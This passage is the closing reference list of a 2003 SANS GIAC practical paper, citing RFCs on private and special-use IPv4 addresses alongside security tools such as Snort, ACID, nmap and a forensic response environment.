10 Dino Esposito, Microsoft Internet Developer – Cutting Edge 01/1999 – Pluggable Protocols - http://www.microsoft.com/mind/0199/cutting/cutting0199.asp

11 MSKB - HTML Help URL Protocols - http://support.microsoft.com/?kbid=235226

12 IANA Network Working Group, RFC3330 - Special-Use IPv4 Addresses - ftp://ftp.rfc-editor.org/in-notes/rfc3330.txt

13 Rekhter, Moskowitz, Karrenberg, de Groot, Lear, RFC1918 – Address allocation for private internets -ftp://ftp.rfc-editor.org/in-notes/rfc1918.txt

14 Snort - The Open Source Network Intrusion Detection System – www.snort.org

15 ACID – Analysis Console for Intrusion Databases - http://www.cert.org/kb/acid/

16 Snortcenter – Snort IDS Sensor & Rule Management - http://users.pandora.be/larc/

17 nmap – Powerful Open Source Port Scanner – http://www.insecure.org/nmap

18 ngsniff – command line port scanner by NGSec - http://www.ngsec.com/ngresearch/ngtools/

19 S.C.O.R.E. - Security Consensus Operational Readiness Evaluation - http://www.sans.org/score/

20 f.i.r.e. – Forensic and Incident Response Environment by William Salusky - http://fire.dmzs.com

© SANS Institute 2003 As part of GIAC practical repository Author retains full rights